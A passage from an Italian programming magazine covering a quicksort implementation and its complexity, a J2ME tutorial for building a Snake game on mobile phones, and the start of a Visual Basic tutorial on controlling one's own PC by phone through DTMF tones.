di applicare l'identico metodo alle due partizioni prodotte indicate nella prima fase come sottovettori di colore giallo e celeste. Per la prima il pivot è 10 mentre per la seconda 30. Nel secondo caso non di effettuano scambi ed il processo ricorsivo termina generando una sottosequenza ordinata, indicata nella fase 3 in verde. Per la prima partizione si generano ulteriori due sottopartizioni (arancio e viola). Il processo si sviluppa fino a portare al completo ordinamento, come la Fig. 1 mostra in tutte le sue fasi. Il codice C++ che traduce ciò che nei dettagli abbiamo descritto, è proposto di seguito. Il vettore da ordinare è *a*, gli indici che scorrono sulle due partizioni destra e sinistra sono rispettivamente *i* e *j*. Il pivot viene calcolato banalmente come elemento centrale della sequenza. I due parametri *sx* e *dx* sono rispettivamente l'estremo sinistro e destro delle due partizioni, appunto sinistra e destra, considerato che gli altri estremi si ottengono allorquando i due indici di scorrimento *i* e *j* si incrociano.

```
void quicksort (int sx, int dx)
{   int i,j,pivot,comodo;
    i=sx;  j=dx;
    // Calcolo del pivot
    pivot=a[(sx+dx)/2];
    do
    {  // Ricerca a sinistra di valori più grandi del pivot
       while (a[i]<pivot) i++;
       // Ricerca a destra di valori più piccoli del pivot
       while (pivot<a[j]) j--;
       // Se necessario si scambia
       if (i<=j)
       {   comodo=a[j]; a[j]=a[i]; a[i]=comodo;
           i++; j--; }
    }
    while (i<=j);
    // Chiamata ricorsiva alle due partizioni
    if (sx<j) quicksort (sx,j);
    if (i<dx) quicksort (i,dx);
}
```

Ogni iterazione del ciclo gestisce il partizionamento e lo scambio. Al termine di tale ciclo le due partizioni sono parzialmente ordinate. Da notare le successive chiamate ricorsive rispetto alle due partizioni prodotte. L'algoritmo è ancora più rapido di quello che risulterà dalla analisi di complessità se si considera che le variabili più usate, come *pivot*, *i* e *j*, vanno (o possono essere esplicitamente tenute) in registri veloci o memorie cache. La complessità dell'algoritmo è la risultante dei contributi dovuti dalla fase di partizionamento e dal numero di scambi. La prima delle due fasi consta di *n* confronti considerato che bisogna scandire l'intero array. Per sapere invece quanti scambi vengono effettuati è necessario effettuare un'analisi probabilistica.
La probabilità che si verifichi una condizione di scambio è $(n\text{-}pos+1)/n$ con *pos* posizione del pivot. Quindi, il numero atteso di scambi è pari alla somma di tutte le probabilità fratto *n*; che a seguito di semplificazioni algebriche ed approssimazioni risulta essere $n/6$. Nel caso fortunato, in cui il pivot produca due partizioni di eguale lunghezza, allora il numero di passi sarà $log(n)$, poiché si fa riferimento a partizioni ad ogni passo pari alla metà delle precedenti. In questa situazione il numero di confronti è $n*log(n)$ ed il numero di scambi $(n/6)*log(n)$. Il caso migliore che prevede sempre di selezionare la mediana nel processo di partizionamento ha probabilità bassa pari a $1/n$, ad ogni modo il caso medio non presenta un deterioramento evidente della complessità dell'algoritmo. Un altro elemento importante, nella valutazione della complessità, risiede nel miglioramento delle prestazioni man mano che *n* aumenta. Nel caso peggiore, che peraltro si presenta raramente, quando il pivot corrisponde sempre ad uno dei due estremi della partizione, l'algoritmo degenera le sue prestazioni ad una complessità proporzionale a n^2 (quindi poco quick!). È fondamentale la scelta del pivot che nell'algoritmo corrisponde all'elemento di mezzo. Nulla ci vieta di scegliere un qualsiasi altro elemento come il primo o l'ultimo. Ad ogni modo, test statistici hanno evidenziato un migliore comportamento nella scelta dell'elemento centrale. Hoare proponeva di scegliere il valore casualmente o come valore mediano di un campione opportunamente ottenuto da un altro algoritmo. Così la complessità nelle situazioni favorevoli rimane pressoché invariata, si migliorano invece, sensibilmente le prestazioni rispetto ai casi peggiori, che infondo sono lo spauracchio dell'utilizzatore di tale metodo. Come trovare tali campioni sarà, forse, l'oggetto di un altro articolo.
Terminiamo qui l'analisi delle prestazioni del metodo.

CONCLUSIONI

Le due funzioni sviluppate possono essere richiamate nel main program, specificando come parametri il primo e l'ultimo indice del vettore, si deve scrivere:

```
quicksort(1,n);
mergesort(1,n);
```

Nei tre appuntamenti dedicati all'ordinamento, insieme abbiamo esaminato un'ampia quantità di metodi. Ricordarli sarà l'occasione per suggellare l'importanza del processo di ordinamento nell'ambito della programmazione e consentirà di sapere quali metodi sono stati trattati tra queste pagine.
Di seguito l'elenco e vi aspetto per il prossimo appuntamento. *Inserction sort, selection sort, bubble sort, shell sort, heap sort, merge sort e quick sort.*

Fabio Grimaldi

Versione non ricorsiva

La versione iterativa (non ricorsiva) del quick sort si ottiene, come spesso abbiamo visto, applicando le tecniche che realizzano tale conversione. Si ricorda solo brevemente che la ricorsione, che peraltro non è gestita da tutti i linguaggi di programmazione, viene attuata attraverso l'uso di stack di sistema; in modo tale, che ad ogni chiamata ricorsiva alla routine, uno specifico record di attivazione mantenga le informazioni circa i parametri della stessa, cosicché ad un certo punto della catena delle chiamate ricorsive, quando una delle procedura termina, passando il controllo alla stessa procedura che l'aveva chiamata, si possano ripristinare i valori secondo una tecnica lifo (last in first out), attuata appunto con l'uso dello stack. Nel caso specifico nella pila verrà memorizzata una delle due richieste di partizionamento (essendo due, solo una può essere soddisfatta iterativamente).

J2ME

☑ J2ME, la tecnologia Java per i cellulari

Videogame: realizzarli

parte seconda

Portiamo a compimento il nostro videogioco per telefoni cellulari e dispositivi portatili con supporto alla piattaforma Java 2 Micro Edition di Sun Microsystems. In questa parte conclusiva svilupperemo il fulcro del gioco, confrontandoci con le più ricorrenti problematiche della programmazione di applicazioni ludiche per la piattaforma J2ME.

File sul CD
\soft\codice
\codici_snake.zip

File sul Web
www.itportal.it/ioprog70
/codici_snake.zip

J2ME nel mondo

Avete qualche dubbio sulla capillare diffusione raggiunta dalla piattaforma J2ME? Ecco una lettura che fa al caso vostro:

http://www.microjava.com/articles/perspective/zelos

Nel corso della puntata precedente, abbiamo discusso la bontà della piattaforma J2ME per lo sviluppo di semplici applicazioni ludiche destinate ai telefoni cellulari e, più in generale, ai dispositivi portatili. Quindi, per dimostrazione e per curiosità, abbiamo gettato le basi di un progetto chiamato *MySnake*. Scopo del progetto è produrre una versione per J2ME del classico *Snake* (detto anche "Serpentone"), per antonomasia il gioco dei telefoni cellulari. Esaminando le caratteristiche di base della piattaforma J2ME, abbiamo suddiviso l'applicazione in tre moduli, rappresentati nello schema funzionale in Fig. 1. Ad ognuno dei moduli discussi corrisponde una differente classe Java. Già





Fig. 1: Schema funzionale preliminare per l'applicazione MySnake.

abbiamo realizzato *MySnakeMIDlet* e *MySnakeTitleCanvas*, approcciando con essi la programmazione per la piattaforma J2ME. Questo secondo appuntamento chiuderà il tutorial, presentando e discutendo il terzo ed ultimo modulo dell'applicazione: *MySnakeGameCanvas*.

MYSNAKEGAMECANVAS

Trattenete il fiato, perché in un solo colpo vi presento il codice della classe mancante per motivi di spazio il codice è proposto nel CD-Rom allegato o sul Web.
Prepariamoci ad esaminare, passo dopo passo, i singoli elementi del codice.

METODI DI INTERFACCIA

Per prima cosa, passiamo in rassegna l'interfaccia pubblica di *MySnakeGameCanvas*, per comprendere come la classe venga manovrata dal coordinatore *MySnakeMIDlet* e dalla piattaforma J2ME:

- *public MySnakeGameCanvas(int dt)*

Questo, ovviamente, è il costruttore della classe. L'intero *dt*, ricevuto come argomento, viene fornito da *MySnakeMIDlet*, ed indica il tipo di schermo a disposizione del device in uso. In *MySnakeMIDlet* abbiamo definito tre costanti per altrettanti schermi: *COLORS_DEVICE*, per gli schermi a colori, *GRAYTONES_DEVICE*, per quelli a toni di grigio, e *BW_DEVICE*, per quelli in bianco e nero. Dobbiamo servirci di questi valori per decretare quali colori usare nell'elaborazione dell'output grafico. Per questo motivo, l'argomento ricevuto dal costruttore viene salvato in una proprietà interna chiamata *deviceType*, che successivamente potrà essere consultata e confrontata con le tre costanti elencate. Il costruttore, inoltre, compie altre operazioni fondamentali. Per prima cosa, crea il buffer grafico utile per la gestione dello schermo. Stamperemo in questo buffer tutto quello che dovrà apparire sullo schermo. Infine, viene un'operazione di vitale importanza quando si programma per J2ME: in

base alle misure della porzione di schermo a disposizione, vengono impostati i valori di proporzione del gioco. Insomma, tanto più è grande lo schermo, tanto più appariranno grandi gli elementi del gioco. Non è possibile usare valori in pixel assoluti: ogni singolo dispositivo può fare uso di uno schermo con misure e proporzioni differenti.

- *public void paint(Graphics g)*

Questo metodo viene richiamato ogni volta che lo schermo deve essere disegnato o aggiornato. Il contenuto del metodo è semplice: non dobbiamo far altro che trasferire il nostro buffer nell'output, con un solo comando. Inoltre, noi stessi potremo invocare la sincronizzazione del buffer, richiamando il metodo *repaint()*, già definito dalla classe *Canvas* che stiamo estendendo, il cui scopo è chiamare *paint()* con il giusto argomento di ingresso.

- *public void keyPressed(int keyCode)*

Quando il componente *MySnakeCanvas* è attivo, l'ambiente di runtime di J2ME gli trasmette ogni input ricevuto dall'utente. *Canvas*, che stiamo estendendo, contiene già diversi metodi con definizione vuota, che vengono richiamati in base al differente tipo di input riscontrato. Ci interessa gestire la pressione dei tasti, per far cambiare direzione al serpente del gioco, pertanto siamo andati a sovrascrivere la definizione di *keyPressed()*. L'argomento ricevuto riporta l'indice associato al tasto azionato. Accettiamo l'input solo se c'è una partita avviata (*inGame*) e se il gioco è abilitato alla ricezione di un input (*waitForAction*). Subito, sfruttando il metodo di utilità *getGameAction()* di *Canvas*, convertiamo il codice ricevuto in un secondo tipo di identificatore, adatto per i tasti normalmente usati dalle applicazioni ludiche. Esaminando il valore ottenuto, e confrontandolo con le costanti *UP*, *DOWN*, *LEFT* e *RIGHT* di *Canvas*, sapremo in quale direzione il serpente dovrà iniziare a muoversi. Sfruttiamo due interi ad uso privato, *di* e *dj*, per memorizzare tale direzione. Il primo indica lo spostamento lungo l'asse delle righe, mentre il secondo fa lo stesso rispetto quello delle colonne. In seguito, consultando questi valori, sapremo verso dove spostare la testa del serpente.

- **public void startGame()** - Questo metodo viene richiamato da *MySnakeMIDlet* per avviare una nuova partita. Due semplici righe, nel suo corpo, avviano un thread secondario, all'interno del quale sarà gestito il gioco.

- **public boolean stopGame()** - Speculare al metodo precedente, *stopGame()* viene richiamato da *MySnakeMIDlet* per interrompere l'esecuzione del gioco, se c'è una partita attiva. Non è detto che sia sempre possibile interrompere il gioco. Per questo, il metodo restituisce un valore booleano che indica l'esito dell'operazione tentata: *true* se il gioco è stato interrotto, *false* altrimenti.

- **public void run()** - Questo è il punto di ingresso del thread secondario che gestisce ogni partita. Al suo interno è concentrata la logica del gioco. Il suo codice fa uso di campi e metodi privati, per questo lo esamineremo nel dettaglio nel corso del prossimo paragrafo.

FUNZIONAMENTO INTERNO

Andiamo ai campi e ai metodi privati di *MySnakeGameCanvas*. Cominciamo dai primi:

- **COLS e ROWS** - Queste costanti statiche esprimono le dimensioni del tavolo di gioco, in righe e colonne. I valori di default sono, rispettivamente, 15 e 20. Potete provare a modificarli, per ottenere delle varianti del gioco, organizzate differentemente dall'originale.
- **buffer e b** - Questi due campi rappresentano il buffer per il disegno sullo schermo ed il suo contesto grafico. Potremo usare il riferimento *b* per stampare dei pixel all'interno del buffer.
- **deviceType** - Già discusso in precedenza, questo campo mantiene un riferimento al tipo di schermo usato dal device che esegue il gioco.
- **thread** - Mantiene un riferimento al thread secondario, cioè quello che gestisce il gioco.
- **size, left e top** - Proporzionano e posizionano gli elementi da stampare sullo schermo. Il tavolo di gioco è divisivo in *ROWS* righe e *COLS* colonne. Ogni cella di questa tabella è un quadrato il cui lato misura *size* pixel. Le proprietà *left* e *top* riportano lo spostamento dell'area di gioco rispetto all'origine degli assi, disposta in alto a sinistra. In questo modo, il piano di gioco sarà centrato rispetto lo schermo.
- **inGame, cannotStop e waitForAction** - Questi tre booleani esprimono le fasi e le possibilità del gioco. Quando una partita è in esecuzione, *inGame* è automaticamente *true*. Quando *inGame* diventa *false*, il thread secondario termina i propri compiti e la partita, di conseguenza, termina. Il gioco può terminare in due maniere: quando *inGame* viene posto su *false* da una chiamata a *stopGame()*, oppure quando la partita termina naturalmente per-

J2ME

Programmare
un videogioco per il cellulare

Che videogiochi si possono realizzare con J2ME?

Siete ansiosi di scoprire le potenzialità che J2ME riserva allo sviluppo di videogiochi? Provate ad esaminare alcuni dei titoli in commercio. Vi assicuro che rimarrete sorpresi! Ad esempio, prendere in considerazione i titoli commercializzati da Gameloft, uno dei principali punti di riferimento nel settore:

http://www.gameloft.com/

Nokia e J2ME

Nokia è tra i principali sostenitori di J2ME. Sul sito di Nokia dedicato agli sviluppatori, potrete reperire documentazioni e tool di sviluppo specializzati:

http://www.forum.nokia.com

J2ME

Programmare *un videogioco per il cellulare*

ché il livello è stato completato oppure perché il serpente si è schiantato da qualche parte. Il booleano *cannotStop* ci dice quando la partita può essere interrotta, ed infatti *stopGame()* agisce in base al suo valore. Infine, *waitForAction* è true quando un input può essere accettato dall'utente. Se c'è già un input che deve ancora essere processato, *waitForAction* è temporaneamente *false*.

- **board** - Questa matrice di booleani riproduce il tavolo di gioco. Le celle impostate su *true* indicano dei muri che non possono essere attraversati, mentre tutte le altre costituiscono il terreno sul quale il serpente può muoversi liberamente. Siccome la nostra implementazione di Snake è molto semplice, *MySnakeGameCanvas* non crea muri interni all'unico livello contemplato. Tuttavia, grazie a *board*, potrete estendere da voi l'applicazione, creando nuovi livelli di gioco da far succedere all'unico al momento disponibile.
- **snakePositions -** Questa proprietà è un vettore che contiene l'elenco delle posizioni occupate dal serpente. Ogni elemento del vettore è di tipo *Position*. *Position* è una classe interna usata per esprimere, con un unico oggetto, la posizione *i* e la posizione *j* di ogni "pezzo" del serpente.
- **snakeLength** - Questo intero riporta le misure del serpente, che devono crescere ogni volta che un pezzo di cibo viene ingerito.
- **di e dj** - Già discusse in precedenza, queste due proprietà servono per esprimere la direzione verso la quale il serpente si sta muovendo.
- **food** - Questo interno indica il numero di pezzi di cibo apparsi sullo schermo. Dopo che il nono pezzo (indice 8) è stato ingerito, il livello è completato.
- **food_i e food_j** - Sono le coordinate sul tavolo di gioco del pezzo di cibo corrente, che il serpente deve ancora mangiare.

Andiamo ad esaminare il corpo del metodo *run()*:

```
public void run() {
  // Valori iniziali.
  snakePositions = new Vector();
  snakePositions.addElement(new Position(ROWS /
                                        2, COLS / 2));
  snakeLength = 1;
  di = 0;
  dj = 1;
  food = 0;
  // Inizializza il livello.
  initLevel();
  // Posiziona il primo pezzo di cibo.
  placeFood();
  // Aggiorna lo schermo.
  repaint();
  // Inizia il gioco.
  inGame = true;
  cannotStop = false;
  while (inGame) {
    // t1.
    long t1 = System.currentTimeMillis();
    // Muove il serpente.
    moveSnake();
    // Pronto a ricevere nuove mosse.
    waitForAction = true;
    // Aggiorna lo schermo.
    repaint();
    // t2.
    long t2 = System.currentTimeMillis();
    // Attende un po'.
    try {
      Thread.sleep(Math.max(0, 250 - (t2 - t1)));
    } catch (Exception e) {}
  }
}
```

La prima parte del metodo inizializza alcuni valori di gioco. Viene creato il vettore che rappresenta le posizioni del serpente. La lunghezza viene impostata su 1, e la testa del serpente viene posizionata al centro del piano di gioco. Inizialmente, il serpente riceverà istruzioni per muoversi verso destra. L'utente, appena il gioco comincia, potrà immediatamente variare la direzione, servendosi dei tasti utili per compiere tale operazione. Infine, il valore di *food* viene portato esplicitamente a 0.
Il metodo prosegue appellandosi ad alcune subroutine private, escogitate ad uso interno:

- **private void initLevel()** - Disegna il ripiano di gioco corrente nel buffer.
- **private void placeFood()** - Posiziona casualmente un pezzo di cibo, accertandosi che la posizione scelta sia valida. Incrementa di una unità il contatore *food*.

Segue una chiamata a *repaint()*, che sincronizza il buffer grafico con lo schermo. Ora, *inGame* diventa *true* e *cannotStop false*. Inizia il ciclo di gioco, espresso con una struttura *while* che continua a girare fin quando *inGame* è *true*. Ad ogni ciclo, è chiamato il metodo:

- **private void moveSnake()**

Muove il serpente verso la direzione conservata in *di* e *dj*. Lo fa aggiungendo un nuovo elemento al vettore *snakePositions*. Se il serpente non è "in fase di allungamento", rimuove il primo elemento del vettore, che costituisce la coda del serpente. Inoltre, *moveSnake()* verifica le collisioni. Se il

Documentazione ufficiale

La documentazione ufficiale del Wireless Toolkit e delle API di J2ME è compresa nella cartella "*docs*", nella directory che ospita lo stesso toolkit.

Emulatori aggiuntivi

Potete arricchire il parco di emulatori compresi nel vostro Wireless Toolkit, semplicemente scaricandone ed installandone di nuovi. Un esempio è quello fornito da Sony Ericsson partendo dall'indirizzo:

http://www.ericsson.com/mobilityworld/sub/open/technologies/java/index.html?PU=java

serpente si è schiantato contro i bordi del piano di gioco, contro un muro o contro se stesso, *inGame* diventa *false* e la partita termina. Se un pezzo di cibo è stato raccolto, *moveSnake()* aumenta la lunghezza del serpente (*snakeLength*) di tre unità, e posiziona il successivo pezzo di cibo appellandosi a *placeFood()*. Se la fetta di cibo appena ingerita è l'ultima della serie, allora il livello termina e *inGame* diventa *false*. Infine, *moveSnake()* aggiorna il buffer grafico in base alle operazioni effettuate.
Subito dopo la chiamata a *moveSnake()*, il gioco si dichiara disponibile alla ricezione di un nuovo *input*, ponendo *waitForAction* su *true*.
Buffer grafico e schermo vengono sincronizzati con una chiamata a *repaint()*. Ogni ciclo si conclude con un'attesa di *250* millisecondi. Questo è un valore massimo, nel senso che la pausa è più breve se il dispositivo ha impiegato una significativa quantità di tempo per eseguire le operazioni precedenti (soprattutto per la sincronizzazione tra buffer e schermo). Le variabili *t1* e *t2*, infatti, sono usate proprio per stabilire di quanto debba essere abbreviata l'attesa massima. Grazie a questo accorgimento, è possibile fare in modo che il gioco non si muova né troppo lentamente né troppo velocemente, capacità di calcolo permettendo.

COMPILAZIONE ED ESECUZIONE DELLA MIDLET

Torniamo alla *KToolbar* del *Wireless Toolkit*, presentata durante l'appuntamento precedente. Dopo aver riposto i sorgenti nell'apposita cartella del progetto, la compilazione può essere tentata attivando il tasto *"Build"* (Fig. 2).





Fig. 2: Il progetto può essere compilato usando il tasto "Build" della KToolbar. Successivamente, può essere avviato servendosi del tasto "Run".

Se tutto va a buon fine, la MIDlet può essere mandata in esecuzione con il tasto *"Run"*. L'elenco a discesa titolato *"Device"*, subito sotto i due tasti citati, permette di selezionare uno tra gli emulatori installati nel toolkit, per verificare con esso l'esecuzione della *MIDlet*.
Eseguite pure quante prove volete, servendovi tanto degli emulatori già inclusi nel toolkit quanto di quelli forniti da terze parti, facilmente installabili e configurabili (Fig. 3).

Fig. 3: Sei emulatori a confronto, mentre eseguono MySnake.

IMPACCHETTARE E DISTRIBUIRE IL GIOCO

La forma finale di un'applicazione J2ME è costituita da due file. Il primo, con estensione *jar*, è un archivio *JAR* che contiene gli eseguibili e le risorse dell'applicazione. Il secondo, che ha estensione *jad*, è un file di testo che descrive le caratteristiche dell'applicazione. Dopo la compilazione, *KToolbar* può preparare automaticamente la distribuzione di MySnake. Basta usare l'opzione *"Create Package"*, presente nel menu *"Project > Package"*. A questo punto, nella cartella *bin* del progetto, troverete i file *MySnake.jar* e *MySnake .jad*. Insieme, i due elementi rappresentano la distribuzione di *MySnake*. I dispositivi portatili compatibili con J2ME potranno accettarli ed eseguirli. Ogni dispositivo scarica ed esegue i giochi in maniera differente. Se avete dei dispositivi reali su cui volete testare l'applicazione, dovrete informarvi su come fare per trasferire i due file al loro interno. In alternativa, avete sempre l'emulatore del Wireless Toolkit a vostra disposizione. Sotto i sistemi Windows, senza più passare per la KToolbar, potrete avviare il gioco con un doppio clic sul file *JAD* corrispondente. Il dispositivo emulato può essere impostato servendosi della voce *"Default Device Selection"*, presente nel menu del Wireless Toolkit.

CONCLUSIONI

Mi auguro che abbiate trovato utile ed interessante questo tutorial in due parti sulla programmazione di un videogioco per J2ME. Grazie alle nozioni acquisite, ora sarete in grado di usare la piattaforma J2ME per lo sviluppo di applicazioni ludiche dedicate ai dispositivi portatili.

Carlo Pelliccia

J2ME

Programmare
un videogioco per il cellulare

Bibliografia

- **J2ME - GUIDA PRATICA ALLA PROGRAMMAZIONE DI DISPOSITIVI WIRELESS**
  John W. Muchow
  (McGraw-Hill Italia)
  ISBN: 88-386-4278-8

- **J2ME IN A NUTSHELL**
  Kim Topley
  (O'Reilly)
  ISBN: 0-596-00253-X

Sul Web

In rete, è possibile reperire numerose informazioni, tanto sulla programmazione di videogiochi quanto sulla piattaforma J2ME. Ecco alcuni dei principali punti di riferimento:

http://www.microjava.com/

http://www.jguru.com/faq/J2ME

http://www.onjava.com/onjava/wireless

http://www.gamasutra.com

Speciale Mobility

✓ Controllo del PC in remoto

Controlla il PC dal telefonino

File sul CD
\soft\codice
\PCRemote

File sul Web
www.itportal.it/ioprog70
/PCRemote/

Computer e telefono, un'accoppiata vincente per applicazioni di controllo remoto. Scopriamo come è possibile comandare un PC a distanza, sfruttando un normale modem 56K, il cellulare e tutta la potenza di Visual Basic.

Le applicazioni di controllo remoto del PC basate sul riconoscimento dei toni DTMF sono alla base di una grandissima varietà di applicazioni moderne. Basta pensare ai call-center automatizzati (come quelli degli operatori telefonici nazionali o delle grandi aziende) che sono in grado di gestire e servire in modo autonomo l'infinità di utenti che chiama ogni giorno, guidandoli, con semplici menù associati ai tasti del telefono, fino al punto desiderato. In questo articolo ci poniamo tuttavia un obiettivo ben più ambizioso: convinti delle potenzialità offerte dai telefonini e dai computer, cercheremo di creare un'applicazione di controllo remoto per interagire a distanza col PC, impartendo semplici comandi di sistema.

L'OCCORRENTE: VISUAL BASIC E MODEMTOOLS

Prima di tutto è bene precisare cosa serve per progettare un'applicazione di controllo remoto come quella appena descritta. Lo sviluppo del nostro progetto prevede l'uso di Visual Basic 6.0 in congiunzione ad una particolare libreria chiamata *ModemTools 1.1*, prodotta da Netpoint (per i nostri esperimenti sarà sufficiente la versione dimostrativa), che consente di programmare l'interfaccia TAPI in modo davvero semplice e immediato. Gli oggetti usati saranno due componenti OCX (*ModemPhone* e *ModemWave*) che rispettivamente servono ad aprire una connessione col modem del PC (dopo averlo identificato) e a scambiare segnali audio (come appunto i toni DTMF) sulla linea telefonica del modem. L'applicazione sarà sviluppata in maniera modulare, realizzando cioè un pezzo alla volta, le routine che serviranno per il progetto generale. E' importante ricordare che per provare il controllo a distanza tramite telefono, è necessario disporre di un modem connesso alla linea telefonica e naturalmente anche al PC.

TAPI

E' l'abbreviazione di Telephony Application Programming Interface, ossia una libreria di metodi e oggetti che consentono di interfacciare Windows con i servizi di telefonia. Lo standard TAPI fu introdotto nel 1993 da un lavoro sviluppato in congiunzione da Microsoft e da Intel.

L'APPLICAZIONE NEI DETTAGLI

Cosa deve fare in breve un'applicazione di controllo remoto? Formalmente il comportamento ricorda molto quello di un server, con l'unica differenza che i comandi inviati dal terminale remoto, viaggiano sotto forma di toni (DTMF appunto) e non come bytes "puri". L'applicazione deve quindi:

1. **HOOK UP** - (aprire una connessione con la periferica modem);
2. **LISTEN** - (restare in attesa di chiamate in arrivo);
3. **CONNECT** - (rispondere alle chiamate in arrivo dopo un certo nr. di squilli);
4. **RECEIVE** - (ricevere i DTMF inviati dal chiamante);
5. **EXEC** - (eseguire i comandi ad associati ai toni DTMF).

Sono considerate come parte integrante del primo passo, il riconoscimento del modem e la verifica della compatibilità dell'hardware (il modem do-





Fig. 1: Un progetto che sfrutta la libreria Modemtools 1.1.

vrà supportare i DTMF). Queste operazioni sono sviluppate nel form chiamato *SETUP* del nostro progetto VB, mediante l'oggetto *ModemPhone*; il resto del programma viene invece gestito dall'OCX *ModemWave* e sarà implementato nel form *MAIN*. Prima di iniziare a scrivere il codice, la prima cosa da fare è quella di aprire Visual Basic e creare un progetto EXE standard, inserendo poi due form: uno di nome *MAIN.FRM* (che conterrà il programma vero e proprio) e un altro chiamato *SETUP.FRM* (che eseguirà il rilevamento del modem). Richiamando le proprietà del progetto (dalla barra di menù *Progetto*) assicuriamoci che l'oggetto di avvio sia *MAIN.FRM*. L'operazione successiva è quella di inserire i due controlli OCX della libreria ModemTools nel form *MAIN*; i ModemTools devono essere ovviamente installati prima dell'inizio di questa fase. Ricordiamo che per inserire gli OCX all'interno di un progetto VB, bisogna cliccare su *Progetto /Componenti* e dall'elenco dei controlli selezionare i due oggetti *Netpoint Modem Phone* e *Netpoint Modem Wave*.





Fig. 2: Aggiunta al progetto del componente Modem Phone.

Se tali oggetti vengono inseriti nel form MAIN, essi non saranno direttamente visibili dal codice del secondo form (*SETUP*), per questo motivo devono essere richiamati sempre come oggetti dipendenti dal form in cui si trovano (in pratica bisognerà usare la sintassi *main.modemphone1* e *main.modemwave1* quando facciamo riferimento ai due componenti OCX). Come ultima cosa, prima di proseguire col codice vero e proprio, inseriamo un modulo contenente il seguente codice dichiarativo per alcune costanti e alcune variabili (di tipo *public*) richieste dal programma:

```
' MODULO.BAS
Public Const CapVoice = 1
Public Const CapWave = 2
Public Const CapLocalPhone = 4
Public Const CapSpeakerPhone = 8
Public Const CapSpeakerPhoneVolumes = 16
Public Const CapHookSwitch = 32
Public Const CapMonitorDigits = 64
Public Const CapCallerID = 128
Public ModemCaps As Long
```





Fig. 3: Dichiarazioni di alcune costanti nel modulo dell'applicazione.

CARICAMENTO DEL FORM PRINCIPALE

Come abbiamo detto prima, la nostra applicazione parte dal MAIN, quindi occorre definire il codice iniziale associato al caricamento di questo form, che dipende dall'evento *Form_Load()*. Le prime tre variabili (*ID, playvol* e *recvol*) definite in testa al codice che segue, sono inserite nella sezione generale delle dichiarazioni e rappresentano variabili utilizzate poi da diverse subroutine del programma:

```
' MAIN.FRM
Dim ID As Long
Dim playvol As Long
Dim recvol As Long
Private Sub Form_Load()
  ' legge l'ultimo modem usato dal registro
  Dim ModemIDFromRegistry As Long
  ModemIDFromRegistry = CLng(GetSetting(
          App.EXEName, "Modem", "ModemID", "-1"))
  OpenModem ModemIDFromRegistry
End Sub
Public Sub OpenModem(ModemID As Long)
  If ModemID = -1 Then
    setup.Show vbModal
    Exit Sub
  End If
  'apre la comunicazione col modem scelto
  ModemCaps = ModemPhone1.GetModemCaps(
                                    ModemID)
  ModemPhone1.OpenModem ModemID, False, True
  playvol = -82
  recvol = 25
  main.status.Caption = "Modem in uso, in attesa per
                              chiamate in arrivo"
  SaveSetting App.EXEName, "Modem", "ModemID",
                          CStr(ModemPhone1.ModemID)
End Sub
```

Speciale Mobility

Controlla
il PC dal telefonino

MODEMTOOLS

ModemTools è una libreria prodotta da Netpoint http://www.netpoint.co.uk che può essere usata in versione trial – totalmente funzionante - per 30 giorni. Ad ogni avvio dei controlli OCX (installati nella WINDOWS\SYSTEM) apparirà una schermata dimostrativa che può essere soppressa acquistando una regolare licenza d'uso col relativo codice di sblocco della libreria.

Speciale Mobility

Controlla
il PC dal telefonino

Nel codice troviamo la routine associata all'evento *Form_Load()*. Come si comporta? La routine legge innanzitutto nel registro di sistema (usando la funzione *GetSetting*) il codice *ModemID* contenuto nella sottochiave *Modem*. Questa chiave – per nostra scelta progettuale – contiene il tipo di modem rilevato e viene salvata dal form di SETUP al termine del rilevamento periferica. Se all'avvio la chiave ModemID non è presente (magari perché è la prima volta che viene lanciato il programma), la variabile *ModemIDFromRegistry* memorizza il valore "-1". In seguito si apre la comunicazione col modem usando una chiamata alla procedura *OpenModem* che riceve in ingresso il *ModemID* letto dal registro. Tale procedura può essere schematizzata grosso modo così: la *OpenModem()* verifica se la variabile *ModemID* passata dal chiamante vale *"-1"*: in tal caso vuol dire che nel registro di sistema non è memorizzato alcun modem, pertanto bisogna attivare la procedura di setup; in caso contrario si utilizza il *ModemID* valido per aprire una comunicazione e lo si salva nel registro per uso successivo.





Fig. 4: **Flow chart del processo di caricamento del form main.**

Il form di setup viene attivato dal comando *setup.Show vbModal* e bisogna osservare che al termine del setup, il controllo ritornerà comunque alla sub chiamante OpenModem. Questo fatto giustifica la presenza dell'istruzione di uscita *(Exit Sub)* nel blocco *If..Then*. I metodi *OpenModem* e *GetModemCaps* – che aprono la comunicazione col modem – verranno illustrati in seguito, poiché sono parte essenziale della procedura di setup.

RILEVAMENTO DEL MODEM

Siamo allo sviluppo del form di SETUP, in cui bisogna dapprima inserire i seguenti controlli standard di Visual Basic:

- **modemlist:** oggetto *ListBox*, che conterrà i nomi dei modem rilevati;
- **modeminfo:** oggetto *TextBox*, necessario a visualizzare i dati caratteristici del modem scelto;
- **status:** oggetto *Label* che mostra lo stato dell'operazioni di rilevamento;
- **command1:** oggetto *CommandButton* che conferma la selezione del modem e ritorna al *MAIN*

All'avvio, il form ricerca tutti i modem presenti nel sistema e li carica nella ListBox usando il metodo *AddItem*. La ricerca dei modem viene eseguita mediante un ciclo di *FOR* che fa riferimento al metodo *GetModemName(i)* dell'oggetto *ModemPhone*. Ovviamente, prima di far partire il ciclo bisognerà controllare che sia presente almeno un modem: questo test viene eseguito da *NumberOfModems* che memorizza nella variabile n il numero di modem trovati. Se *n=0* l'applicazione viene terminata mostrando un messaggio di errore. Durante lo svolgimento di queste operazioni l'etichetta di status viene modificata con messaggi progressivi *(status.Caption="Sto cercando il modem", status.Caption ="Modem trovato")*.

```
` SETUP.FRM
Private Sub Form_Activate()
  'Controlla che sia presente almeno un modem
